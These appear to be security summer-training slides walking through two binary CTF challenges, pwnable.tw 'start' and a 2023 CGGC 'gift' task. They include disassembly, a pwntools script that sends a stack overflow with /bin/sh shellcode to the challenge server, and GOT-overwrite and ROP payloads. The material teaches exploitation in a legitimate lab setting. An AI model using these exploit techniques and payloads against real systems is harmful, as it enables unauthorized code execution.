Summer Training : Some Binary CTF Challenge Walkthrough


2024/8/7 國立清華大學資訊安全所暑訓

潘甫翰 Sharkkcode

Table of Contents

1. pwnable.tw start

Solved ✅



```
                                  entry
08048060 54              PUSH         ESP=>local_4
08048061 68 9d 80        PUSH         _exit
         04 08
08048066 31 c0           XOR          EAX,EAX
08048068 31 db           XOR          EBX,EBX
0804806a 31 c9           XOR          ECX,ECX
0804806c 31 d2           XOR          EDX,EDX
0804806e 68 43 54        PUSH         0x3a465443
         46 3a
08048073 68 74 68        PUSH         0x20656874
         65 20
08048078 68 61 72        PUSH         0x20747261
         74 20
0804807d 68 73 20        PUSH         0x74732073
         73 74
08048082 68 4c 65        PUSH         0x2774654c
         74 27
08048087 89 e1           MOV          ECX,ESP
08048089 b2 14           MOV          DL,0x14
0804808b b3 01           MOV          BL,0x1
0804808d b0 04           MOV          AL,0x4
0804808f cd 80           INT          0x80
08048091 31 db           XOR          EBX,EBX
08048093 b2 3c           MOV          DL,0x3c
08048095 b0 03           MOV          AL,0x3
08048097 cd 80           INT          0x80
08048099 83 c4 14        ADD          ESP,0x14
0804809c c3              RET
```

```
from pwn import *

# server = process('./start')
# raw_input('>')

server = remote('chall.pwnable.tw', 10000)
server.sendafter(b'CTF:', b'A' * (0x14) +
p32(0x08048087))
stack_addr = int.from_bytes(server.read()[:4],
byteorder='little')
shellcode =
b'1\xc0\x83\xc0\x0b1\xc91\xd2h/sh\x00h/bin\x89\x
e3\xcd\x80h\x9d\x80\x04\x08\xc3'
server.send(b'A' * (0x14) + p32(stack_addr +
0x14) + shellcode)
server.send(b'cat /home/start/flag\n')
server.interactive()
```

2. 2023 CGGC CTF gift

Solved ✅

Challenge info

```
chal
libc.so.6
```

`chal` info


```
ELF 64-bit LSB executable
dynamically linked
not stripped
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Prepare

```
~/.cargo/bin/pwninit
patchelf --set-interpreter ./ld-2.27.so ./chal
```


Reverse engineer `chal`

- Arbitrary write
- Buffer overflow




```
  printf("Give me a address: ");
  scanf_thing(&DAT_00402030,&inp_address);
  printf("Value: ");
  scanf_thing(&DAT_00402030,&inp_value);
  getchar();
  *inp_address = inp_value;
  puts("Try your best!");
  gets(inp_overflow);
  puts("Bye!");
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Payload 1/3



```python
payload = str(u64(scf_got_addr)).encode() + b"\n"
target.sendafter(b": ", payload)
payload = str(0x401305).encode() + b"\n"
target.sendafter(b": ", payload)
```

Payload 2/3




```
payload = b""
payload += padding[:56]
payload += pop_rdi_addr
payload += puts_got_addr
payload += puts_plt_addr
payload += ret_addr
payload += pop_rbp_12_13_14_15
payload += p64(0) + p64(0) + p64(0) + p64(0) + p64(0)
payload += p64(0x4011fb)
payload += b"\n"

target.sendafter(b"!\n", payload)
```

Payload 3/3



```
payload = str(u64(puts_got_addr)).encode() + b"\n"
target.sendafter(b"address: ", payload)
payload = str(one_gad+32).encode() + b"\n"
target.sendafter(b"Value: ", payload)
```

Pwned ✅

